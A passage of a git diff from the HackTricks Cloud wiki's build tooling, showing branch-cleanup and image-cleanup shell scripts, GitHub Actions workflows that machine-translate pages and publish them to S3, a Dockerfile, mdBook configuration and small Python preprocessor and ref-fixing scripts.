||||
skipped_count=0
|
||||
|
||||
for branch in $all_branches; do
|
||||
branch=$(echo "$branch" | xargs) # Trim whitespace
|
||||
|
||||
# Skip if empty
|
||||
if [ -z "$branch" ]; then
|
||||
continue
|
||||
fi
|
||||
|
||||
echo "Checking branch: $branch"
|
||||
|
||||
# Check if it's a protected branch
|
||||
is_protected=false
|
||||
for protected in "${protected_branches[@]}"; do
|
||||
if [ "$branch" = "$protected" ]; then
|
||||
echo " ✓ Skipping protected branch: $branch"
|
||||
is_protected=true
|
||||
skipped_count=$((skipped_count + 1))
|
||||
break
|
||||
fi
|
||||
done
|
||||
|
||||
if [ "$is_protected" = true ]; then
|
||||
continue
|
||||
fi
|
||||
|
||||
# Check if it's a translation branch (any 2-letter combination)
|
||||
# Also protect any branch that starts with 2 letters followed by additional content
|
||||
if echo "$branch" | grep -Eq "$translation_pattern" || echo "$branch" | grep -Eq "^[a-zA-Z]{2}[_-]"; then
|
||||
echo " ✓ Skipping translation/language branch: $branch"
|
||||
skipped_count=$((skipped_count + 1))
|
||||
continue
|
||||
fi
|
||||
|
||||
# Check if branch has an open PR
|
||||
if echo "$open_pr_branches" | grep -Fxq "$branch"; then
|
||||
echo " ✓ Skipping branch with open PR: $branch"
|
||||
skipped_count=$((skipped_count + 1))
|
||||
continue
|
||||
fi
|
||||
|
||||
# Check if branch had a PR that was merged or closed
|
||||
echo " → Checking PR history for branch: $branch"
|
||||
|
||||
# Look for PRs from this branch (both merged and closed)
|
||||
pr_info=$(gh pr list --state all --head "$branch" --json number,state,mergedAt --limit 1)
|
||||
|
||||
if [ "$pr_info" != "[]" ]; then
|
||||
pr_state=$(echo "$pr_info" | jq -r '.[0].state')
|
||||
pr_number=$(echo "$pr_info" | jq -r '.[0].number')
|
||||
merged_at=$(echo "$pr_info" | jq -r '.[0].mergedAt')
|
||||
|
||||
if [ "$pr_state" = "MERGED" ] || [ "$pr_state" = "CLOSED" ]; then
|
||||
if [ "$DRY_RUN" = "true" ]; then
|
||||
echo " 🔍 [DRY RUN] Would delete branch: $branch (PR #$pr_number was $pr_state)"
|
||||
deleted_count=$((deleted_count + 1))
|
||||
else
|
||||
echo " ✗ Deleting branch: $branch (PR #$pr_number was $pr_state)"
|
||||
|
||||
# Delete the remote branch
|
||||
if git push origin --delete "$branch" 2>/dev/null; then
|
||||
echo " Successfully deleted remote branch: $branch"
|
||||
deleted_count=$((deleted_count + 1))
|
||||
else
|
||||
echo " Failed to delete remote branch: $branch"
|
||||
fi
|
||||
fi
|
||||
else
|
||||
echo " ✓ Skipping branch with open PR: $branch (PR #$pr_number is $pr_state)"
|
||||
skipped_count=$((skipped_count + 1))
|
||||
fi
|
||||
else
|
||||
# No PR found for this branch - it might be a stale branch
|
||||
# Check if branch is older than 30 days and has no recent activity
|
||||
last_commit_date=$(git log -1 --format="%ct" origin/"$branch" 2>/dev/null || echo "0")
|
||||
|
||||
if [ "$last_commit_date" != "0" ] && [ -n "$last_commit_date" ]; then
|
||||
# Calculate 30 days ago in seconds since epoch
|
||||
thirty_days_ago=$(($(date +%s) - 30 * 24 * 60 * 60))
|
||||
|
||||
if [ "$last_commit_date" -lt "$thirty_days_ago" ]; then
|
||||
if [ "$DRY_RUN" = "true" ]; then
|
||||
echo " 🔍 [DRY RUN] Would delete stale branch (no PR, >30 days old): $branch"
|
||||
deleted_count=$((deleted_count + 1))
|
||||
else
|
||||
echo " ✗ Deleting stale branch (no PR, >30 days old): $branch"
|
||||
|
||||
if git push origin --delete "$branch" 2>/dev/null; then
|
||||
echo " Successfully deleted stale branch: $branch"
|
||||
deleted_count=$((deleted_count + 1))
|
||||
else
|
||||
echo " Failed to delete stale branch: $branch"
|
||||
fi
|
||||
fi
|
||||
else
|
||||
echo " ✓ Skipping recent branch (no PR, <30 days old): $branch"
|
||||
skipped_count=$((skipped_count + 1))
|
||||
fi
|
||||
else
|
||||
echo " ✓ Skipping branch (cannot determine age): $branch"
|
||||
skipped_count=$((skipped_count + 1))
|
||||
fi
|
||||
fi
|
||||
|
||||
echo ""
|
||||
done
|
||||
|
||||
echo "=================================="
|
||||
echo "Branch cleanup completed!"
|
||||
if [ "$DRY_RUN" = "true" ]; then
|
||||
echo "Branches that would be deleted: $deleted_count"
|
||||
else
|
||||
echo "Branches deleted: $deleted_count"
|
||||
fi
|
||||
echo "Branches skipped: $skipped_count"
|
||||
echo "=================================="
|
||||
|
||||
# Clean up local tracking branches (only if not dry run)
|
||||
if [ "$DRY_RUN" != "true" ]; then
|
||||
echo "Cleaning up local tracking branches..."
|
||||
git remote prune origin
|
||||
fi
|
||||
|
||||
echo "Cleanup process finished."
|
||||
195
.github/workflows/translate_all.yml
vendored
Normal file
195
.github/workflows/translate_all.yml
vendored
Normal file
@@ -0,0 +1,195 @@
|
||||
name: Translator All
|
||||
|
||||
on:
|
||||
push:
|
||||
branches:
|
||||
- master
|
||||
paths-ignore:
|
||||
- 'scripts/**'
|
||||
- '.gitignore'
|
||||
- '.github/**'
|
||||
- Dockerfile
|
||||
workflow_dispatch:
|
||||
|
||||
permissions:
|
||||
packages: write
|
||||
id-token: write
|
||||
contents: write
|
||||
|
||||
jobs:
|
||||
translate:
|
||||
name: Translate → ${{ matrix.name }} (${{ matrix.branch }})
|
||||
runs-on: ubuntu-latest
|
||||
environment: prod
|
||||
|
||||
# Run N languages in parallel (tune max-parallel if needed)
|
||||
strategy:
|
||||
fail-fast: false
|
||||
# max-parallel: 3 #Nothing to run all in parallel
|
||||
matrix:
|
||||
include:
|
||||
- { name: "Afrikaans", language: "Afrikaans", branch: "af" }
|
||||
- { name: "German", language: "German", branch: "de" }
|
||||
- { name: "Greek", language: "Greek", branch: "el" }
|
||||
- { name: "Spanish", language: "Spanish", branch: "es" }
|
||||
- { name: "French", language: "French", branch: "fr" }
|
||||
- { name: "Hindi", language: "Hindi", branch: "hi" }
|
||||
- { name: "Italian", language: "Italian", branch: "it" }
|
||||
- { name: "Japanese", language: "Japanese", branch: "ja" }
|
||||
- { name: "Korean", language: "Korean", branch: "ko" }
|
||||
- { name: "Polish", language: "Polish", branch: "pl" }
|
||||
- { name: "Portuguese", language: "Portuguese", branch: "pt" }
|
||||
- { name: "Serbian", language: "Serbian", branch: "sr" }
|
||||
- { name: "Swahili", language: "Swahili", branch: "sw" }
|
||||
- { name: "Turkish", language: "Turkish", branch: "tr" }
|
||||
- { name: "Ukrainian", language: "Ukrainian", branch: "uk" }
|
||||
- { name: "Chinese", language: "Chinese", branch: "zh" }
|
||||
|
||||
# Ensure only one job per branch runs at a time (even across workflow runs)
|
||||
concurrency:
|
||||
group: translate-${{ matrix.branch }}
|
||||
cancel-in-progress: false
|
||||
|
||||
container:
|
||||
image: ghcr.io/hacktricks-wiki/hacktricks-cloud/translator-image:latest
|
||||
|
||||
env:
|
||||
LANGUAGE: ${{ matrix.language }}
|
||||
BRANCH: ${{ matrix.branch }}
|
||||
|
||||
steps:
|
||||
- name: Checkout code
|
||||
uses: actions/checkout@v4
|
||||
with:
|
||||
fetch-depth: 0
|
||||
|
||||
- name: Update and download scripts
|
||||
run: |
|
||||
sudo apt-get update
|
||||
# Install GitHub CLI properly
|
||||
curl -fsSL https://cli.github.com/packages/githubcli-archive-keyring.gpg | sudo dd of=/usr/share/keyrings/githubcli-archive-keyring.gpg \
|
||||
&& sudo chmod go+r /usr/share/keyrings/githubcli-archive-keyring.gpg \
|
||||
&& echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/githubcli-archive-keyring.gpg] https://cli.github.com/packages stable main" | sudo tee /etc/apt/sources.list.d/github-cli.list > /dev/null \
|
||||
&& sudo apt update \
|
||||
&& sudo apt install gh -y \
|
||||
&& sudo apt-get install -y wget
|
||||
wget -O /tmp/get_and_save_refs.py https://raw.githubusercontent.com/HackTricks-wiki/hacktricks-cloud/master/scripts/get_and_save_refs.py
|
||||
wget -O /tmp/compare_and_fix_refs.py https://raw.githubusercontent.com/HackTricks-wiki/hacktricks-cloud/master/scripts/compare_and_fix_refs.py
|
||||
wget -O /tmp/translator.py https://raw.githubusercontent.com/HackTricks-wiki/hacktricks-cloud/master/scripts/translator.py
|
||||
|
||||
- name: Run get_and_save_refs.py
|
||||
run: |
|
||||
python /tmp/get_and_save_refs.py
|
||||
|
||||
- name: Download language branch & update refs
|
||||
run: |
|
||||
pwd
|
||||
ls -la
|
||||
git config --global --add safe.directory "$GITHUB_WORKSPACE"
|
||||
git config --global user.name 'Translator'
|
||||
git config --global user.email 'github-actions@github.com'
|
||||
git config pull.rebase false
|
||||
git checkout $BRANCH
|
||||
git pull
|
||||
python /tmp/compare_and_fix_refs.py --files-unmatched-paths /tmp/file_paths.txt
|
||||
git add .
|
||||
git commit -m "Fix unmatched refs" || echo "No changes to commit"
|
||||
git push || echo "No changes to push"
|
||||
|
||||
- name: Run translation script on changed files
|
||||
run: |
|
||||
git checkout master
|
||||
cp src/SUMMARY.md /tmp/master-summary.md
|
||||
export OPENAI_API_KEY=${{ secrets.OPENAI_API_KEY }}
|
||||
git diff --name-only HEAD~1 | grep -v "SUMMARY.md" | while read -r file; do
|
||||
if echo "$file" | grep -qE '\.md$'; then
|
||||
echo -n ",$file" >> /tmp/file_paths.txt
|
||||
fi
|
||||
done
|
||||
|
||||
echo "Files to translate (`wc -l < /tmp/file_paths.txt`):"
|
||||
cat /tmp/file_paths.txt
|
||||
echo ""
|
||||
echo ""
|
||||
touch /tmp/file_paths.txt
|
||||
|
||||
if [ -s /tmp/file_paths.txt ]; then
|
||||
python /tmp/translator.py \
|
||||
--language "$LANGUAGE" \
|
||||
--branch "$BRANCH" \
|
||||
--api-key "$OPENAI_API_KEY" \
|
||||
-f "$(cat /tmp/file_paths.txt)" \
|
||||
-t 3
|
||||
else
|
||||
echo "No markdown files changed, skipping translation."
|
||||
fi
|
||||
|
||||
- name: Sync SUMMARY.md from master
|
||||
run: |
|
||||
git checkout "$BRANCH"
|
||||
git pull
|
||||
if [ -f /tmp/master-summary.md ]; then
|
||||
cp /tmp/master-summary.md src/SUMMARY.md
|
||||
git add src/SUMMARY.md
|
||||
git commit -m "Sync SUMMARY.md with master" || echo "SUMMARY already up to date"
|
||||
git push || echo "No SUMMARY updates to push"
|
||||
else
|
||||
echo "master summary not exported; failing"
|
||||
exit 1
|
||||
fi
|
||||
|
||||
- name: Build mdBook
|
||||
run: |
|
||||
git checkout "$BRANCH"
|
||||
git pull
|
||||
MDBOOK_BOOK__LANGUAGE=$BRANCH mdbook build || (echo "Error logs" && cat hacktricks-preprocessor-error.log && echo "" && echo "" && echo "Debug logs" && (cat hacktricks-preprocessor.log | tail -n 20) && exit 1)
|
||||
|
||||
- name: Publish search index release asset
|
||||
shell: bash
|
||||
env:
|
||||
GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
|
||||
run: |
|
||||
set -euo pipefail
|
||||
|
||||
ASSET="book/searchindex.js"
|
||||
TAG="searchindex-${BRANCH}"
|
||||
TITLE="Search Index (${BRANCH})"
|
||||
|
||||
if [ ! -f "$ASSET" ]; then
|
||||
echo "Expected $ASSET to exist after build" >&2
|
||||
exit 1
|
||||
fi
|
||||
|
||||
TOKEN="${GITHUB_TOKEN}"
|
||||
if [ -z "$TOKEN" ]; then
|
||||
echo "No token available for GitHub CLI" >&2
|
||||
exit 1
|
||||
fi
|
||||
export GH_TOKEN="$TOKEN"
|
||||
|
||||
# Delete the release if it exists
|
||||
if gh release view "$TAG" --repo "$GITHUB_REPOSITORY" >/dev/null 2>&1; then
|
||||
echo "Release $TAG already exists, deleting it..."
|
||||
gh release delete "$TAG" --yes --repo "$GITHUB_REPOSITORY"
|
||||
fi
|
||||
|
||||
# Create new release
|
||||
gh release create "$TAG" "$ASSET" --title "$TITLE" --notes "Automated search index build for $BRANCH" --repo "$GITHUB_REPOSITORY"
|
||||
|
||||
# Login in AWs
|
||||
- name: Configure AWS credentials using OIDC
|
||||
uses: aws-actions/configure-aws-credentials@v3
|
||||
with:
|
||||
role-to-assume: ${{ secrets.AWS_ROLE_ARN }}
|
||||
aws-region: us-east-1
|
||||
|
||||
# Sync the build to S3
|
||||
- name: Sync to S3
|
||||
run: |
|
||||
echo "Current branch:"
|
||||
git rev-parse --abbrev-ref HEAD
|
||||
echo "Syncing $BRANCH to S3"
|
||||
aws s3 sync ./book s3://hacktricks-cloud/$BRANCH --delete
|
||||
echo "Sync completed"
|
||||
echo "Cat 3 files from the book"
|
||||
find . -type f -name 'index.html' -print | head -n 3 | xargs -r cat
|
||||
23
.github/workflows/upload_ht_to_ai.yml
vendored
Normal file
23
.github/workflows/upload_ht_to_ai.yml
vendored
Normal file
@@ -0,0 +1,23 @@
|
||||
name: Upload HackTricks to HackTricks AI
|
||||
|
||||
on:
|
||||
workflow_dispatch:
|
||||
schedule:
|
||||
- cron: "0 5 1 * *"
|
||||
|
||||
|
||||
jobs:
|
||||
dowload-clean-push:
|
||||
runs-on: ubuntu-latest
|
||||
environment: prod
|
||||
steps:
|
||||
# 1. Download the script
|
||||
- name: Dowload script
|
||||
run: wget "https://raw.githubusercontent.com/HackTricks-wiki/hacktricks-cloud/refs/heads/master/scripts/upload_ht_to_ai.py"
|
||||
|
||||
- name: Install pip dependencies
|
||||
run: python3 -m pip install openai
|
||||
|
||||
# 2. Execute the script
|
||||
- name: Execute script
|
||||
run: export MY_OPENAI_API_KEY=${{ secrets.MY_OPENAI_API_KEY }}; python3 "./upload_ht_to_ai.py"
|
||||
1
.gitignore
vendored
1
.gitignore
vendored
@@ -35,3 +35,4 @@ book
|
||||
book/*
|
||||
hacktricks-preprocessor.log
|
||||
hacktricks-preprocessor-error.log
|
||||
searchindex.js
|
||||
|
||||
31
Dockerfile
Normal file
31
Dockerfile
Normal file
@@ -0,0 +1,31 @@
|
||||
# Use the official Python 3.12 Bullseye image as the base
|
||||
FROM python:3.12-bullseye
|
||||
|
||||
# Install system dependencies
|
||||
RUN apt-get update && apt-get install -y \
|
||||
curl \
|
||||
wget \
|
||||
git \
|
||||
sudo \
|
||||
build-essential \
|
||||
awscli
|
||||
|
||||
# Install Python libraries
|
||||
RUN pip install --upgrade pip && \
|
||||
pip install openai tqdm tiktoken
|
||||
|
||||
# Install Rust & Cargo
|
||||
RUN curl https://sh.rustup.rs -sSf | sh -s -- -y
|
||||
ENV PATH="/root/.cargo/bin:${PATH}"
|
||||
|
||||
# Install mdBook & plugins
|
||||
RUN cargo install mdbook
|
||||
RUN cargo install mdbook-alerts
|
||||
RUN cargo install mdbook-reading-time
|
||||
RUN cargo install mdbook-pagetoc
|
||||
RUN cargo install mdbook-tabs
|
||||
RUN cargo install mdbook-codename
|
||||
|
||||
# Set the working directory
|
||||
WORKDIR /app
|
||||
|
||||
34
README.md
34
README.md
@@ -1,34 +0,0 @@
|
||||
# HackTricks Cloud
|
||||
|
||||
{{#include ./banners/hacktricks-training.md}}
|
||||
|
||||
<figure><img src="images/cloud.gif" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
_Loga Hacktricks & animacje zaprojektowane przez_ [_@ppiernacho_](https://www.instagram.com/ppieranacho/)_._
|
||||
|
||||
> [!TIP]
|
||||
> Witaj na stronie, na której znajdziesz każdy **trik/technikę/hack związany z CI/CD i Chmurą**, którego nauczyłem się w **CTF-ach**, **prawdziwych** środowiskach **życiowych**, **badaniach** oraz **czytając** badania i wiadomości.
|
||||
|
||||
### **Metodologia Pentestingu CI/CD**
|
||||
|
||||
**W Metodologii CI/CD HackTricks znajdziesz, jak przeprowadzać pentesting infrastruktury związanej z działalnością CI/CD.** Przeczytaj następującą stronę, aby uzyskać **wprowadzenie:**
|
||||
|
||||
[pentesting-ci-cd-methodology.md](pentesting-ci-cd/pentesting-ci-cd-methodology.md)
|
||||
|
||||
### Metodologia Pentestingu Chmury
|
||||
|
||||
**W Metodologii Chmury HackTricks znajdziesz, jak przeprowadzać pentesting środowisk chmurowych.** Przeczytaj następującą stronę, aby uzyskać **wprowadzenie:**
|
||||
|
||||
[pentesting-cloud-methodology.md](pentesting-cloud/pentesting-cloud-methodology.md)
|
||||
|
||||
### Licencja i Zastrzeżenie
|
||||
|
||||
**Sprawdź je w:**
|
||||
|
||||
[HackTricks Values & FAQ](https://app.gitbook.com/s/-L_2uGJGU7AVNRcqRvEi/welcome/hacktricks-values-and-faq)
|
||||
|
||||
### Statystyki Github
|
||||
|
||||

|
||||
|
||||
{{#include ./banners/hacktricks-training.md}}
|
||||
15
book.toml
15
book.toml
@@ -1,6 +1,7 @@
|
||||
[book]
|
||||
authors = ["HackTricks Team"]
|
||||
language = "en"
|
||||
multilingual = false
|
||||
src = "src"
|
||||
title = "HackTricks Cloud"
|
||||
|
||||
@@ -8,17 +9,26 @@ title = "HackTricks Cloud"
|
||||
create-missing = false
|
||||
extra-watch-dirs = ["translations"]
|
||||
|
||||
[preprocessor.alerts]
|
||||
after = ["links"]
|
||||
|
||||
[preprocessor.reading-time]
|
||||
|
||||
[preprocessor.pagetoc]
|
||||
|
||||
[preprocessor.tabs]
|
||||
|
||||
[preprocessor.codename]
|
||||
|
||||
[preprocessor.hacktricks]
|
||||
command = "python3 ./hacktricks-preprocessor.py"
|
||||
env = "prod"
|
||||
|
||||
[output.html]
|
||||
additional-css = ["theme/tabs.css", "theme/pagetoc.css"]
|
||||
additional-css = ["theme/pagetoc.css", "theme/tabs.css"]
|
||||
additional-js = [
|
||||
"theme/tabs.js",
|
||||
"theme/pagetoc.js",
|
||||
"theme/tabs.js",
|
||||
"theme/ht_searcher.js",
|
||||
"theme/sponsor.js",
|
||||
"theme/ai.js"
|
||||
@@ -26,7 +36,6 @@ additional-js = [
|
||||
no-section-label = true
|
||||
preferred-dark-theme = "hacktricks-dark"
|
||||
default-theme = "hacktricks-light"
|
||||
hash-files = false
|
||||
|
||||
[output.html.fold]
|
||||
enable = true # whether or not to enable section folding
|
||||
|
||||
@@ -53,17 +53,11 @@ def ref(matchobj):
|
||||
if href.endswith("/"):
|
||||
href = href+"README.md" # Fix if ref points to a folder
|
||||
if "#" in href:
|
||||
result = findtitle(href.split("#")[0], book, "source_path")
|
||||
if result is None or result[0] is None:
|
||||
raise Exception(f"Chapter not found")
|
||||
chapter, _path = result
|
||||
chapter, _path = findtitle(href.split("#")[0], book, "source_path")
|
||||
title = " ".join(href.split("#")[1].split("-")).title()
|
||||
logger.debug(f'Ref has # using title: {title}')
|
||||
else:
|
||||
result = findtitle(href, book, "source_path")
|
||||
if result is None or result[0] is None:
|
||||
raise Exception(f"Chapter not found")
|
||||
chapter, _path = result
|
||||
chapter, _path = findtitle(href, book, "source_path")
|
||||
logger.debug(f'Recursive title search result: {chapter["name"]}')
|
||||
title = chapter['name']
|
||||
except Exception as e:
|
||||
@@ -71,17 +65,11 @@ def ref(matchobj):
|
||||
dir = path.dirname(current_chapter['source_path'])
|
||||
logger.debug(f'Error getting chapter title: {href} trying with relative path {path.normpath(path.join(dir,href))}')
|
||||
if "#" in href:
|
||||
result = findtitle(path.normpath(path.join(dir,href.split('#')[0])), book, "source_path")
|
||||
if result is None or result[0] is None:
|
||||
raise Exception(f"Chapter not found")
|
||||
chapter, _path = result
|
||||
chapter, _path = findtitle(path.normpath(path.join(dir,href.split('#')[0])), book, "source_path")
|
||||
title = " ".join(href.split("#")[1].split("-")).title()
|
||||
logger.debug(f'Ref has # using title: {title}')
|
||||
else:
|
||||
result = findtitle(path.normpath(path.join(dir,href.split('#')[0])), book, "source_path")
|
||||
if result is None or result[0] is None:
|
||||
raise Exception(f"Chapter not found")
|
||||
chapter, _path = result
|
||||
chapter, _path = findtitle(path.normpath(path.join(dir,href.split('#')[0])), book, "source_path")
|
||||
title = chapter["name"]
|
||||
logger.debug(f'Recursive title search result: {chapter["name"]}')
|
||||
except Exception as e:
|
||||
@@ -159,14 +147,8 @@ if __name__ == '__main__':
|
||||
context, book = json.load(sys.stdin)
|
||||
|
||||
logger.debug(f"Context: {context}")
|
||||
logger.debug(f"Book keys: {book.keys()}")
|
||||
|
||||
# Handle both old (sections) and new (items) mdbook API
|
||||
book_items = book.get('sections') or book.get('items', [])
|
||||
|
||||
for chapter in iterate_chapters(book_items):
|
||||
if chapter is None:
|
||||
continue
|
||||
for chapter in iterate_chapters(book['sections']):
|
||||
logger.debug(f"Chapter: {chapter['path']}")
|
||||
current_chapter = chapter
|
||||
# regex = r'{{[\s]*#ref[\s]*}}(?:\n)?([^\\\n]*)(?:\n)?{{[\s]*#endref[\s]*}}'
|
||||
|
||||
88
scripts/clean_unused_images.sh
Normal file
88
scripts/clean_unused_images.sh
Normal file
@@ -0,0 +1,88 @@
|
||||
#!/bin/bash
|
||||
|
||||
# Define the image folder and the root of your project
|
||||
IMAGE_FOLDER="./src/images"
|
||||
PROJECT_ROOT="."
|
||||
|
||||
# Move to the project root
|
||||
cd "$PROJECT_ROOT" || exit
|
||||
|
||||
# Loop through each image file in the folder
|
||||
find "$IMAGE_FOLDER" -type f | while IFS= read -r image; do
|
||||
# Extract the filename without the path
|
||||
image_name=$(basename "$image")
|
||||
|
||||
# If image file name contains "sponsor", skip it
|
||||
if [[ "$image_name" == *"sponsor"* ]]; then
|
||||
echo "Skipping sponsor image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"arte"* ]]; then
|
||||
echo "Skipping arte image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"grte"* ]]; then
|
||||
echo "Skipping grte image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"azrte"* ]]; then
|
||||
echo "Skipping azrte image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"websec"* ]]; then
|
||||
echo "Skipping sponsor image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"venacus"* ]]; then
|
||||
echo "Skipping sponsor image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"CLOUD"* ]]; then
|
||||
echo "Skipping sponsor image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"cloud.gif"* ]]; then
|
||||
echo "Skipping sponsor image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"CH_logo"* ]]; then
|
||||
echo "Skipping sponsor image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
if [[ "$image_name" == *"lasttower"* ]]; then
|
||||
echo "Skipping sponsor image: $image_name"
|
||||
continue
|
||||
fi
|
||||
|
||||
|
||||
|
||||
echo "Checking image: $image_name"
|
||||
|
||||
# Search for the image name using rg and capture the result
|
||||
search_result=$(rg -F --files-with-matches "$image_name" \
|
||||
--no-ignore --hidden \
|
||||
--glob '!.git/*' \
|
||||
--glob '!$IMAGE_FOLDER/*' < /dev/null)
|
||||
|
||||
echo "Search result: $search_result"
|
||||
|
||||
# If rg doesn't find any matches, delete the image
|
||||
if [ -z "$search_result" ]; then
|
||||
echo "Deleting unused image: $image"
|
||||
rm "$image"
|
||||
else
|
||||
echo "Image used: $image_name"
|
||||
echo "$search_result"
|
||||
fi
|
||||
done
|
||||
|
||||
echo "Cleanup completed!"
|
||||
165
scripts/compare_and_fix_refs.py
Normal file
165
scripts/compare_and_fix_refs.py
Normal file
@@ -0,0 +1,165 @@
|
||||
#!/usr/bin/env python3
|
||||
import argparse
|
||||
import json
|
||||
import re
|
||||
from pathlib import Path
|
||||
|
||||
SRC_DIR = Path("./src")
|
||||
REFS_JSON = Path("/tmp/refs.json")
|
||||
|
||||
# Matches content between {{#ref}} and {{#endref}}, including newlines, lazily
|
||||
REF_RE = re.compile(r"{{#ref}}\s*([\s\S]*?)\s*{{#endref}}", re.MULTILINE)
|
||||
|
||||
def extract_refs(text: str):
|
||||
"""Return a list of refs (trimmed) in appearance order."""
|
||||
return [m.strip() for m in REF_RE.findall(text)]
|
||||
|
||||
def replace_refs_in_text(text: str, new_refs: list):
|
||||
"""Replace all refs in text with new_refs, maintaining order."""
|
||||
matches = list(REF_RE.finditer(text))
|
||||
if len(matches) != len(new_refs):
|
||||
return text # Can't replace if counts don't match
|
||||
|
||||
# Replace from end to beginning to avoid offset issues
|
||||
result = text
|
||||
for match, new_ref in zip(reversed(matches), reversed(new_refs)):
|
||||
# Get the full match span to replace the entire {{#ref}}...{{#endref}} block
|
||||
start, end = match.span()
|
||||
# Format the replacement with proper newlines
|
||||
formatted_replacement = f"{{{{#ref}}}}\n{new_ref}\n{{{{#endref}}}}"
|
||||
result = result[:start] + formatted_replacement + result[end:]
|
||||
|
||||
return result
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Compare and fix refs between current branch and master branch")
|
||||
parser.add_argument("--files-unmatched-paths", type=str,
|
||||
help="Path to file where unmatched file paths will be saved (comma-separated on first line)")
|
||||
args = parser.parse_args()
|
||||
|
||||
if not SRC_DIR.is_dir():
|
||||
raise SystemExit(f"Not a directory: {SRC_DIR}")
|
||||
|
||||
if not REFS_JSON.exists():
|
||||
raise SystemExit(f"Reference file not found: {REFS_JSON}")
|
||||
|
||||
# Load the reference refs from master branch
|
||||
try:
|
||||
with open(REFS_JSON, 'r', encoding='utf-8') as f:
|
||||
master_refs = json.load(f)
|
||||
except (json.JSONDecodeError, UnicodeDecodeError) as e:
|
||||
raise SystemExit(f"Error reading {REFS_JSON}: {e}")
|
||||
|
||||
print(f"Loaded reference data for {len(master_refs)} files from {REFS_JSON}")
|
||||
|
||||
files_processed = 0
|
||||
files_modified = 0
|
||||
files_with_differences = 0
|
||||
unmatched_files = [] # Track files with unmatched refs
|
||||
|
||||
# Track which files exist in current branch
|
||||
current_files = set()
|
||||
|
||||
for md_path in sorted(SRC_DIR.rglob("*.md")):
|
||||
rel = md_path.relative_to(SRC_DIR).as_posix()
|
||||
rel_with_src = f"{SRC_DIR.name}/{rel}" # Include src/ prefix for output
|
||||
files_processed += 1
|
||||
|
||||
# Track this file as existing in current branch
|
||||
current_files.add(rel)
|
||||
|
||||
try:
|
||||
content = md_path.read_text(encoding="utf-8")
|
||||
except UnicodeDecodeError:
|
||||
# Fallback if encoding is odd
|
||||
content = md_path.read_text(errors="replace")
|
||||
|
||||
current_refs = extract_refs(content)
|
||||
|
||||
# Check if file exists in master refs
|
||||
if rel not in master_refs:
|
||||
if current_refs:
|
||||
print(f"⚠️ NEW FILE with refs: {rel_with_src} (has {len(current_refs)} refs)")
|
||||
files_with_differences += 1
|
||||
unmatched_files.append(rel_with_src)
|
||||
continue
|
||||
|
||||
master_file_refs = master_refs[rel]
|
||||
|
||||
# Compare ref counts
|
||||
if len(current_refs) != len(master_file_refs):
|
||||
print(f"📊 REF COUNT MISMATCH: {rel_with_src} -- Master: {len(master_file_refs)} refs, Current: {len(current_refs)} refs")
|
||||
files_with_differences += 1
|
||||
unmatched_files.append(rel_with_src)
|
||||
continue
|
||||
|
||||
# If no refs in either, skip
|
||||
if not current_refs and not master_file_refs:
|
||||
continue
|
||||
|
||||
# Compare individual refs
|
||||
differences_found = False
|
||||
for i, (current_ref, master_ref) in enumerate(zip(current_refs, master_file_refs)):
|
||||
if current_ref != master_ref:
|
||||
if not differences_found:
|
||||
print(f"🔍 REF DIFFERENCES in {rel_with_src}:")
|
||||
differences_found = True
|
||||
print(f" Ref {i+1}:")
|
||||
print(f" Master: {repr(master_ref)}")
|
||||
print(f" Current: {repr(current_ref)}")
|
||||
|
||||
if differences_found:
|
||||
files_with_differences += 1
|
||||
unmatched_files.append(rel_with_src)
|
||||
|
||||
# Replace current refs with master refs
|
||||
try:
|
||||
new_content = replace_refs_in_text(content, master_file_refs)
|
||||
if new_content != content:
|
||||
md_path.write_text(new_content, encoding="utf-8")
|
||||
files_modified += 1
|
||||
print(f" ✅ Fixed refs in {rel_with_src}")
|
||||
else:
|
||||
print(f" ❌ Failed to replace refs in {rel_with_src}")
|
||||
except Exception as e:
|
||||
print(f" ❌ Error fixing refs in {rel_with_src}: {e}")
|
||||
|
||||
# Check for files that exist in master refs but not in current branch
|
||||
unexisted_files = 0
|
||||
for master_file_rel in master_refs.keys():
|
||||
if master_file_rel not in current_files:
|
||||
rel_with_src = f"{SRC_DIR.name}/{master_file_rel}"
|
||||
print(f"🗑️ {rel_with_src} (existed in master but not in current one)")
|
||||
unexisted_files += 1
|
||||
unmatched_files.append(rel_with_src)
|
||||
|
||||
# Save unmatched files to specified path if requested
|
||||
if args.files_unmatched_paths and unmatched_files:
|
||||
try:
|
||||
unmatched_paths_file = Path(args.files_unmatched_paths)
|
||||
unmatched_paths_file.parent.mkdir(parents=True, exist_ok=True)
|
||||
with open(unmatched_paths_file, 'w', encoding='utf-8') as f:
|
||||
f.write(','.join(list(set(unmatched_files))))
|
||||
print(f"📝 Saved {len(unmatched_files)} unmatched file paths to: {unmatched_paths_file}")
|
||||
except Exception as e:
|
||||
print(f"❌ Error saving unmatched paths to {args.files_unmatched_paths}: {e}")
|
||||
elif args.files_unmatched_paths and not unmatched_files:
|
